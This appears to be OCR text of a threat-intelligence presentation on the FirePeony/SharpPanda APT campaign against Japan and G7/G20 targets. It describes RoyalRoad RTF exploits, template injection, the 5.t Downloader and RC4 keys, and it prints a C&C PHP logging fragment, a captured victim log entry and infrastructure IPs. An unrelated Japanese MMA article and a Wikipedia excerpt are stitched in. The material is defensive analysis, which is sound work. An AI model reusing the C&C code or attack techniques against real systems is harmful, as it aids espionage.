
会社	外務省
関連する日付	
更新日時	2023/05/18 14:09
作成日時	2023/05/18 14:09
最終印刷日	2023/05/17 17:47
関連ユーザー	
管理者	管理者の指定
作成者	 KONNO NARICHIKA 作成者の追加
最終更新者	 TAKAHASHI TSUYOSHI

Case 3: Attack flow

Attack on Japan in July 2023



Case 3: Japanese decoy file





朝倉未来チャレンジ 1 期生の西谷大成(トライフォース赤坂)が鈴木博昭 (BELLWOOD FIGHT TEAM)に 1R・56 秒で KO 負けを喫した。 未来のまな弟子として MMA では DEEP を主戦場に行っている西谷。「BreakingDown」では 4 連勝していた。 動きは柔らかく調子は良さそうに見えたが、突然試合は終わる。飛び膝蹴りを繰り出したところに鈴木に左のパンチを合わせられ、ダウン。そのままパウンドの迫撃を受け、TKO 負けとなった。 試合後、悔しさのあまり動けない西谷はその場で号泣。セコンドについていた未来のまな弟子のヒロヤが支えにいく。このシーンが話題になっている。対戦相手の鈴木が何かを話に行くが、ヒロヤが追い返しているようにも見え。賛否となっていた。 ネット上には「怪物くん挨拶に来てるんだからそこはちゃんと返そうよ」「対戦相手を敬えない西谷君ヒロヤ君を見て、一期生はまだまだプロじゃないと伺えました」「倒れてる相手に執拗に触ってなだめる怪物くんにいやらしさを感じた」「ヒロヤ感じ悪いな」「泣く前に相手にちゃんとお礼言ってからな」「ニッシーらしくていい」「格闘家に態度とか求めてない」「守る姿、いつも感動します」などの声が上がっていた。 勝利した鈴木は試合後の会話について「彼と僕って、いろいろ絶妙な立場がある。だからこそ盛り上がったから『ありがとう』と伝えた。そんなに難しいことはなく、『悔しければまたやろうぜ』って声をかけたら『やらねーよ』って言われましたけど(笑)」と振り返っていた。

関連する日付

更新日時	2023/06/27 8:47
作成日時	2023/06/27 8:46
最終印刷日	


関連ユーザー

作成者	 SAM
	作成者の追加
最終更新者	 SAM

Expansion of target



Security Holdings



Similar case (1/2)



Security Holdings

Mustang Panda

- Initially, they primarily targeted Southeast Asia
- They began to expand their targets to Europe from around 2021
- The decoy files used the theme of Russia-Ukraine conflict, and we thought that the purpose is to collect information related to that

https://services.google.com/fh/files/blogs/google_fog_of_war_research_report.pdf

Similar case (2/2)



The decoy file used in this attack on the G7/G20 was discussed at the G7 Hiroshima Summit

- The summit discussed the security sector, particularly Russia-Ukraine conflict

https://www.mofa.go.jp/mofaj/ecm/ec/page4_005920.html

→ When it comes to matters of national importance, even APT groups that previously targeted specific regions may change their targets and priorities




Analysis Tools

Tools shared in China-nexus' APT group

- It generates an RTF file that exploits a vulnerability in Microsoft Office's Equation Editor
 - CVE-2017-11882, CVE-2018-0798, CVE-2018-0802
 - The vulnerability being exploited is old
- Many APT groups used it.
 - APT40, Goblin Panda, Tick, Tonto, TA410, TA413, TA428, FunnyDream ...
 - There are some characteristics for each period and group
- It was very popular around 2020, but around 2023 it's rarely seen
 - One of the few groups still using this tool is FirePeony


RoyalRoad: General behavior

It exports the malware that is encrypted.
It's also called "8.t" Dropper
because of the temporary file name used at that time.



<https://nao-sec.org/2020/01/an-overhead-view-of-the-royal-road.html>

RoyalRoad: Behavior by FirePeony



RoyalRoad: FirePeony unique features



Security Holdings

- Encode file
 - 4D A2 EE 67
 - › RC4 encode and the key is “123456”.
 - 82 91 70 6F
 - › RC4 encode and the key is “2YIK77”.
- Export file name
 - “5.t” was used only first time
 - After that random name is used
- Execute malware
 - By task scheduler



**Both are FirePeony specific encodings
Encoding is often common to other groups**



Output file names are often fixed (e.g., “8.t”)



Only FirePeony uses the task scheduler

Template Injection


Case1: Only RTF



Traditional attacks using RoyalRoad mostly use RTF alone and do not use Template Injection

FirePeony does not use RTF alone

Case2: DOCX → RTF



Most FirePeony attacks load RTF files from DOCX files

Case3: RTF → RTF



RTF files may be loaded by Template Injection from the other RTF files

<https://www.proofpoint.com/us/blog/treat-insight/injection-new-black-novel-rtf-template-inject-technique-poised-widespread>

It's an **original simple downloader** by FirePeony

- It constantly **sends user information to the C&C server**
- If attackers are interested, they can send in additional malware
 - VictoryDll and Soul Framework are finally executed
- It verifies download data with FNV-1A64

Fowler–Noll–Vo hash function

 3 languages 

[Article](#) [Talk](#)

[Read](#) [Edit](#) [View history](#) [Tools](#) 

From Wikipedia, the free encyclopedia

Fowler–Noll–Vo (or **FNV**) is a [non-cryptographic hash function](#) created by Glenn Fowler, [Landon Curt Noll](#), and Kiem-Phong Vo.


The basis of the FNV hash algorithm was taken from an idea sent as reviewer comments to the [IEEE POSIX P1003.2](#) committee by Glenn Fowler and Phong Vo in 1991. In a subsequent ballot round, Landon Curt Noll improved on their algorithm. In an email message to Landon, they named it the *Fowler/Noll/Vo* or FNV hash.^[1]

https://en.wikipedia.org/wiki/Fowler%E2%80%93Noll%E2%80%93Vo_hash_function

Timeline of 5.t Downloader




Security Holdings



Backdoor reported by CheckPoint

- It's downloaded from loader and decrypted in its memory, and then executed
- The backdoor function has general backdoor functions such as file manipulation, screenshot acquisition, and information acquisition and so on



<https://research.checkpoint.com/2021/chinese-apt-group-targets-southeast-asian-government-with-previously-unknown-backdoor/>

Framework consisting of a loader called SoulSearcher and a backdoor called SoulBackdoor

- It has been observed since around 2017
- Payload and Config are stored in the registry and loaded from there
- Three formats have been confirmed “Binary ▪ XML ▪ Semicolon”
- SoulSearcher used an export function called StartW, which has the same name as 5.t.Downloader
- LZMA compression algorithm

<https://www.fortinet.com/blog/threat-research/unraveling-the-evolution-of-the-soul-searcher-malware>

<https://research.checkpoint.com/2023/pandas-with-a-soul-chinese-espionage-attacks-against-southeast-asian-government-entities/>



Attribution

In 2021, OpenDir of C&C server was reported by CheckPoint

Index of /Surface

- [Parent Directory](#)
- [Main.jpg](#)
- [Main.php](#)
- [buy/](#)
- [log.txt](#)

Figure 12: File listing on the server

```
$Decodestring=rc4("123456",$Rc4Hex);
$OutFile = 'log.txt';
if(file_put_contents($OutFile,date("Y-m-d H:i:s").PHP_EOL,FILE_APPEND)==false)
{
    return;
}
if($f = file_put_contents($OutFile,preg_replace( '/[\^0-9a-fa-f.:, ]/', '', $_SERVER['REMOTE_ADDR'] ).PHP_EOL,FILE_APPEND)==false)
{
    return;
}
if($f = file_put_contents($OutFile, $Decodestring.PHP_EOL,FILE_APPEND)==false)
{
    return;
}
```

Figure 13: Fragment of the simple PHP code that logs the requests, found on the server

OPSecFail: Log File Analysis



There were some log files on the server in January 2023

- Timestamp is UTC+7
- The first log == Likely attacker
 - Singapore IP address
 - The recorded date and time are clearly earlier.
 - JOHN is also included in the creator information of the decoy file

Document Properties

dc:creator	Dell
dcterms:modified	2023-01-05T07:10:00Z
dcterms:created	2023-01-05T07:10:00Z
cp:lastModifiedBy	JOHN

```
1 2023-01-05 15:48:18
2 103.43.188.116
3 JOHN-PC*Host Name:JOHN-PC Os Name:Windows 7 Ultimate OS Version:6.1.7601 System
type:X86-based PC User Name:John InternetInformation: NetworkCard:1
{622443D1-F43C-4BC8-B5B6-3CF9D707761C} Bluetooth Device (Personal Area Network)
ETHERNET AC-ED-5C-3D-2C-B3 0.0.0.0 0.0.0.0 0.0.0.0 NetworkCard:2
{08E640D3-35FC-4D47-88D8-D65EFECB56FF} Intel(R) PRO/1000 MT Network Connection
ETHERNET 00-0C-29-A1-BC-87 10.0.0.18 255.255.255.0 10.0.0.1 Antivirus:
```

Relationship to other APT groups



Security Holdings


TAG-16 / FunnyDream / TA459 / Roaming Tiger

- China-nexus APT groups
- RoyalRoad RTF Weaponizer
- Targeting Southeast Asia
- Infrastructure overlap
 - 45[.]197.133.23
 - › <https://go.recordedfuture.com/hubfs/reports/cta-2021-1208.pdf>

Diamond Model



Security Holdings



- aka SharpPanda
 - China-nexus APT group
 - They have been observed since at least May 2021
 - Targeting Southeast Asia, including Vietnam and Thailand
 - Using RoyalRoad RTF, 5.t Downloader, VictoryDll, Soul Framework
- Expands target area including Japan and Europe starting in May 2023



NTT

Security Holdings